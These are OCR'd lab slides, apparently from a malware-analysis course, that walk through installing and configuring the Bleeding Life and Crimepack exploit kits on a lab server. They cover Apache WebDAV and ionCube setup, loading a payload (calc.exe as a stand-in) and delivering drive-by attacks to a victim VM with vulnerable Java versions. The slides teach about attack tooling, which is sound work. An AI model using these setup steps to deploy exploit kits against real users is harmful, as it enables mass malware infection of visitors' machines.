
Setup Bleeding Life (3)

4. Setup bleedinglife → call existing procedure to configure DB
   - Visit: **localhost/bleeding_life/install**
   - **Check new table in database**

- If installation is successful:
  - Control page: **localhost/bleeding_life/statistics**
    - User: **admin**
    - Pwd: **mlab ← setup by you**
  - Attack delivery page: **localhost/bleeding_life**


Attività
Iceweasel
localhost / localhost ...
http://localho...life/install/
localhost/bleeding_life/install/

```
Creating Table visitors_list
Tables Created.
Installation Complete.
```



Overall Statistics

Unique	Exploited	%
0	0	0

Statistics: Referrers

Refferer	Total	Exploited %

Statistics: Exploits

Exploit	#	%

Statistics: Operating System

Operating System	Total	Exploited	%

Statistics: Country


Country	Total	Exploited %


Statistics: Browser

Browser	Total	Exploited	%

Deliver attack

- **IMPORTANT:**After every attack you need to reset the stats
  - *BL does not deliver two attacks to same IP*
- From victim machine visit
  - **<ip_server>/<secuser>/bleeding_life**
    - Nothing should happen
- Install **Java/jre-1_5_0_07**
  - Visit again **<ip_server>/bleeding_life**
    - Crash
- Update Java **jre-6u1-windows-i586-p**
  - Repeat visit
    - Infection happens
    - Check in BL stat page




http://10.0.2.15/bleeding_life/ - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Media
Address http://10.0.2.15/bleeding_life/
Go
Links
Calculator
Edit View Help
Backspace
CE
C
MC
MR
MS
M+
Done
Local intranet
start
Calculator
12:59 AM

CRIMEPACK

Crimepack

- Version 3.1.3 released in 2010
- Sourcecode is encrypted, exploits are too
- Code is in ~/ekits/crimepack
- Try open a file with a text editor → not usable code

Crimepack install(1)

From terminal


1. **cp –r /home/mlab/ekits/crimepack /var/www**
2. **a2enmod dav_fs**
3. **a2enmod dav**
4. **mkdir /var/www/webdav**
5. **gedit /etc/apache2/sites-available/default**
   - Insert:

     Alias /webdav /var/www/webdav

     <Location /webdav>

     Dav On

     </Location>
6. **mv /home/mlab/ekits/crimepack/data.jar /var/www/webdav**




```
mlab@mlab:~$ su
Password:
root@mlab:/home/mlab# gedit /etc/apache2/sites-available/default
```

```
Alias /webdav /var/www/webdav
<Location /webdav>
DAV On
</Location>
```

Install CrimePack (2)


IonCube

7. **mv /home/mlab/ekits/ioncube /var/www/ioncube**
8. **chmod –R 777 /var/www/ioncube**
9. **gedit /etc/php5/apache2/php.ini**
10. Below [PHP] add:
    - **zend_extension = /var/www/ioncube/ioncube_loader_lin_5.6.so**
11. **/etc/init.d/apache2 restart**
    - Should restart with no error
12. Visit the following URL: **localhost/ioncube/loader-wizard.php →**



```
[PHP]
zend_extension = /var/www/ioncube/ioncube_loader_lin_5.6.so

;;;;;;;;;;;;;;;;;;;
; About php.ini   ;
;;;;;;;;;;;;;;;;;;;
; PHP's initialization file, generally called php.ini, is responsible for
; configuring many of the aspects of PHP's behavior.

; PHP attempts to find and load this configuration from a number of location
```

10. php.ini



IMPORTANT: Ensure that This Script Is Removed When No Longer Required

ionCube Loader Wizard

Loader Installed Successfully

The ionCube Loader version 5.0.7 for PHP 5.6 **is installed** and encoded files should run successfully.

Please contact the script provider if you do experience any problems running encoded files.


For security reasons we advise that you remove this Wizard script from your server now that the ionCube Loader is installed.

12. localhost/ioncube/loader-wizard.php

Install CrimePack (3)

Set-up di CrimePack

13. **chmod –R 777 /var/www/crimepack**
14. **rm /var/www/crimepack/config.inc.php /var/www/crimepack/webdav.php**
15. Visit with browser **localhost/crimepack/install.php**
16. Compile fields
    13. install password = **password**
    14. admin password = **mlab**
    15. mysql pass = **mlab**
    16. webdaw settings = **\\localhost\webdav\data.jar**
17. Click **install crimepack**
18. Wait a few minutes. Takes time.



install password

●●●●●●●●

admin account

login: admin

password: ●●●●

guest account

login: guest

password: ●●●●●

mysql settings

hostname: localhost

user: root

pass: mlab

database: crimepack

table prefix: cpack_

webdav settings

debian: webdav directory (2 backslash + domain + backslash + directory + backslash + data.dll)
centos: webdav directory (4 backslash + domain + 2 backslash + directory + 2 backslash + data.dll)

\\localhost\webdav\data.jar

- if this is incorrect, java webstart exploit will NOT work -

information

it might take a while to install depending on your specs so don't panic!

install crimepack


� 2009-2010 crimepack group - all rights reserved -

16. compilate tutti i campi

CrimePack (4)

Weaponising CrimePack

19. When installation finishes, you're prompted with a dialogue to load your malware
    - For us, **calc.exe**
    - **/var/www/crimepack/calc.exe**
20. From terminal: **rm /var/www/crimepack/install.php**
21. Visit **localhost/crimepack/control.php**
22. Login
    - Username: **crimepack**
    - Password: **mlab**
23. Authenticate with user and pwd you selected at configuration time(**admin** e **mlab**)




Users table OK
Admin account created!
Guest account created!
Stats table created!
Exploit ID Table OK

calc.exe

(c) 2009-2010 crimepack group - all rights reserved

19. caricate calc.exe



Un nome utente e una password sono stati richiesti da http://localhost. Il sito riporta: "User/Pass"


Nome utente: crimepack

Password: ••••

22. Autenticazione

Interface

- Much more information here than in bleeding life’s interface
  - Referrers, Countries, Blacklist Check, Downloader e iFrame
  - *Clear Stats must be used at every attack as crimepack only delivers attack once to each IP*
  - In settings you have the ability to further personalise the kit, including exploit selection


crimepack
MAiN • REFRESH • REFERRERS • COUNTRiES • BLACKLiST CHECK • DOWNLOADER • iFRAME• CLEAR STATS • SETTiNGS • LOGOUT

overall stats

unique hits	loads	exploit rate
0	0	0%

exploit stats

iepeers	msiemc	pdf	mdac	hcp	java	webstart	java-getval	activex	other	aggressive
0	0	0	0	0	0	0	0	0	0	0

os stats


os	hits	loads	rate
windows 2k	0	0	0%
windows 2k3	0	0	0%
windows xp	0	0	0%
windows vista	0	0	0%

browser stats

0 (0 loads) 0%	0 (0 loads) 0%	0 (0 loads) 0%

Attack

- From victim machine visit:
  - <IP_server>**/crimepack**
- Default windows configuration is vulnerable → calc.exe
- Can see updated statitics on crimpack's control panel
- You can try different configurations and browser to see whether the attack always works or not



Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://10.0.2.15/crimepack/
+
http://10.0.2.15/crimepack/
Google

CUAwpzyjq#!fLJ5aqJS began things act truth upon living union possible want plane children record quality upon reaction wish step fire more been pay tell air trying worked middle single heard
aXUduMAJeDuTAhE

Error. Click for details

Error. Click for details

Error. Click for details